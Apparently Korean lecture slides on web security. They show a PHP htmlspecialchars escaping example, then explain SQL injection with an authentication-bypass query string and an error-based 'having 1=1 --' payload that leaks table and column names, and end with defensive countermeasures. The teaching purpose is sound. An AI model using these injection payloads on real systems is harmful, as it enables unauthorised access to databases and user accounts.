$text = "<p>hi 2 u & me</p>";
```

```
$text = htmlspecialchars($text); # "&lt;p&gt;hi 2 u &amp; me&lt;/p&gt;";
```



SQL 삽입 공격




- 웹 사이트들은 사용자의 입력 값을 이용해 데이터 베이스 접근을 위한 SQL Query 생성
- SQL Injection 공격
 - 비정상적인 SQL Query를 이용한 공격
 - 사용자 인증을 비정상적으로 통과
 - 데이터베이스에 저장된 데이터를 임의로 열람
 - 데이터베이스의 시스템 명령을 이용하여 시스템 조작 가능



SQL 삽입 공격

- SQL 삽입 공격 공격 확인

```
SELECT user_id FROM member WHERE  
user_id = " or "=" AND user_pw = " or "="
```



SQL 삽입 공격

- SQL 에러 메시지를 이용한 DB 정보 열람
 - select ~ where
 - where 에 주어진 조건을 만족하는 rows
 - select ~ having
 - group by된 데이터들에 대한 조건 검사
 - group by 절과 함께 사용
- 테이블명과 열의 이름을 얻기 위해 계정에 다음과 같은 구문 입력
- having

' having 1=1 --

기술 정보(지원 인력용)

- 오류 형식:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
'users.id' 열이 집계 함수에 없고 GROUP BY 절이 없으므로 SELECT 목록에서 사용할 수 없습니다.
/login.asp, line 37



테이블 이름: users, 첫번째 열 이름: id

웹 프로그래밍

SQL 삽입 공격



- 로그인 뿐만 아니라 웹에서 사용자의 입력 값을 받아 데이터베이스에 SQL 문으로 데이터를 요청하는 모든 곳에 사용 가능
- SQL 삽입 공격 대응
 - 사용자 입력값 중에 특수문자가 존재하는지 여부를 필터링
 - `'", /, \, ;, :, space, --`
 - SQL 서버의 에러 메시지가 외부에 제공되지 않도록 설정
 - 웹 어플리케이션이 사용하는 데이터베이스 사용자의 권한 제한
 - 일반 사용자 권한
 - 시스템 저장 프로시저에 접근할 수 없도록 설정

